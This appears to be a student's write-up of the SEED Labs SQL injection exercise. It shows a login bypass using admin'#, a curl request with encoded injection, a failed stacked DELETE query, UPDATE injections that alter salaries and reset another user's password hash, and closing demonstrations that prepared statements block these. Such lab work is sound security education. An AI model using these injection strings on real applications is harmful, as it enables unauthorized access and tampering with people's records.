Task 1) We first sign into the SQL database that has already been made. Then, we gather information about the database, including the number of tables and the table names. Lastly, we are asked to retrieve all info about a user named Alice, so we construct this SQL statement to show us Alice's ID, name, EID, salary, etc.

```
→  ~ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Below is a better formatting for Alice's information.

```
mysql> mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```


Task 2)


2.1) SQL injection Attack from Webpage

We do not know the admin password, but we do know the username. Since the where clause in the code is on one line, we can use the # to comment out the rest of the line of SQL code.

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

Therefore, we decided to use the username with admin, a closing single quotation, and a pound sign. Password will be commented out by the #, so we can put any arbitrary value in the password field. We used '123' in the password field. After pressing login, we can see all of the users of the database, as well as their PII.





2.2) SQL Injection Attack from command line

Next, we reimplement our attack from task 2.1, but from the command line using cURL. Below is the command we ran. Basically, we wanted to end the username with a '#, where the signle quote would fill the code with the username 'admin' and the hashtag would comment the password check completely out of the code.

```
→  SQLInjection curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin
%27%23&Password=111'
```

We had some trouble getting this command to work. First, we used index.php instead of unsafe_home.php in the URL. There apparently was no file with index.php hosted by this server. Then, we reinvestigated on firefox and realized that the correct file name was unsafe_home.php. Then, we ran into issues with encoding the special characters of a single quote (%27) and the hashtag (%23). After we correctly encoded those special characters into the URL, the html code for the page was correctly returned to us. Even though the formatting is terrible, it still provides all the information we need.

```
→  SQLInjection curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password=111'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit prof
ile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have an
y of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDL
abs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link'
 href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='un
safe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-
2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><t
able class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EI
d</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope=
'col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th
><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby
</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='ro
w'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th s
cope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tb
ody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
```

2.3) Appending a new SQL statement

To delete an entire row where the name is Alice, the correct SQL statement would be

Delete * from credential where name=’Alice’

Somehow, we must inject this into the username field. Using the same logic as above, we can put admin'; DELETE * FROM credential WHERE username='Alice';" # .The first single quote closes

the username field, the semicolon ends the previous statement. The second statement gets executed, and the hashtag comments out the password checker at the end of the line. However, this did not work. We get the error message below. This is promising though, as we now know that the SQL statement is at least attempting to be executed.

> There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Alice'; # ' and Password='40bd001563085fc35165329ea1ff5c5ecbdbbeef'' at line 3]\n

We retry with a new manipulation. We may need to include double quotes because we commented out the one all the way on the end. No luck.

We tried to input into the username field admin'; DELETE FROM credential WHERE name='Alice'";#


> The account information your provide does not exist.

This must be a countermeasure against these types of attacks. In the book, it says that such an attack cannot happen against mysql because in PHP's extension, the API does not allow multiple queries to run.


Task 3)

3.1) Modifying your own salary

After signing in as Alice, we go to edit our profile. To update our salary, we can use the following code in the username field. `alice',salary=123456#`. The single quote ends the nickname field, the comma starts a new update field, we add the salary=123456 and then we comment out the rest of the SQL statement. It will update Alice's salary to our specified amount.




Prior to the update on the left, after the update on the right.



The above change actually happened across all the users. Since we commented out the WHERE clause in the SQL statement, it occurred across all users. We'll have to start over and ensure that it only affects Alice's salary.

Username	EId	Salary	Birthday	SSN	Nickname
Alice	10000	123456	9/20	10211002	alice
Boby	20000	123456	4/20	10213352	alice
Ryan	30000	123456	4/10	98993524	alice
Samy	40000	123456	1/11	32193525	alice
Ted	50000	123456	11/3	32111111	alice
Admin	99999	123456	3/5	43254314	alice

To ensure that we only modify our salary, we must include a where clause. Because I cannot figure out how to revert the database back to normal, we will just show how to re-change alice's salary again. We put in `new',salary=999999 WHERE name='Alice'#` in the NickName update field.




Before the update on the left, after the update on the right. This time, it did not update everyone's.

We check to ensure that everyone else's records stayed consistent. And it did!

Username	EId	Salary	Birthday	SSN	Nickna
Alice	10000	999999	9/20	10211002	new
Boby	20000	123456	4/20	10213352	alice
Ryan	30000	123456	4/10	98993524	alice
Samy	40000	123456	1/11	32193525	alice
Ted	50000	123456	11/3	32111111	alice
Admin	99999	123456	3/5	43254314	alice


3.2) Now we just want to modify Boby's salary. We use the same logic, just switch the name and the dollar amount to 1. `',salary=1 WHERE name='Boby'#` is what we put into the NickName field.




Username	EId	Salary	Birthday	SSN	Nicknam
Alice	10000	999999	9/20	10211002	new
Boby	20000	1	4/20	10213352	
Ryan	30000	123456	4/10	98993524	alice
Samy	40000	123456	1/11	32193525	alice
Ted	50000	123456	11/3	32111111	alice
Admin	99999	123456	3/5	43254314	alice


3.3) Modify Boby's password

First, we need to find the SHA1 hash value of our new password. We chose the password string to be "newPassword". Using an online hash function, we find out that the hash attached to this newPassword string is 283D47A9338ED1100B5FE2A5AFF2D1F7C799BFD0.



We use this to update Boby's password from Alice's profile. We used the whole string of ',password='283D47A9338ED1100B5FE2A5AFF2D1F7C799BFD0' WHERE name='Boby'# to update his password to "newPassword". Then we log into his account using his username and the 'newPassword' password. It worked.





Task 4) To make the index.html take us to a page that uses prepared statements, we edit it to send us to the safe_home.php page instead of unsafe_home. This is a better implementation of the php page that will not allow SQL injection, it is provided to the server so it only took an easy redirect.


```
  <nav class="navbar fixed-top navbar-light" style="background-col
or: #3EA055;">
    <a class="navbar-brand" href="#" ><img src="seed_logo.png" sty
le="height: 40px; width: 200px;" alt="SEEDLabs"></a>
  </nav>
  <div class="container  col-lg-4 col-lg-offset-4" style="padding-
top: 50px; text-align: center;">
    <h2><b>Employee Profile Login</b></h2><hr><br>
    <div class="container">
      <form action="safe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</sp
an>
```

You can see 4 lines up from the bottom, we put safe_home.php file instead of unsafe_home.php. Safe_home.php uses prepared statements instead. You can see these countermeasures being used below.


```
      $conn = getDB();
      // Sql query to authenticate the user
      $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
      FROM credential
      WHERE name= ? and Password= ?");
      $sql->bind_param("ss", $input_uname, $hashed_pwd);
      $sql->execute();
      $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname,
$pwd);
      $sql->fetch();
      $sql->close();

      if($id!=""){
```

Now, we attempt to use our SQL injection to sign back into the admin account from the webpage.



This time, since prepared statements are at work, the attack is unsuccessful.



We also try to do the update table command from the edit profile screen to ensure that it doesn't work now. To make sure we are using prepared statements, we redirect frontend_edit to use the safe_backend_edit that uses prepared statements.

```
 <div class="container  col-lg-4 col-lg-offset-4 text-center" sty
e="padding-top: 50px; text-align: center;">
   <?php
   session_start();
   $name=$_SESSION["name"];
   echo "<h2><b>$name's Profile Edit</b></h1><hr><br>";
   ?>
   <form action="safe_edit_backend.php" method="get">
     <div class="form-group row">
       <label for="NickName" class="col-sm-4 col-form-label">Nick
```

Then, we log in as Alice and try to change Boby's salary. We are confident that it did not work. We tried to put Boby's salary to zero, but instead, it just updated Alice's nickname with the entire field, which is what is supposed to happen. Prepared statements effective countermeasure.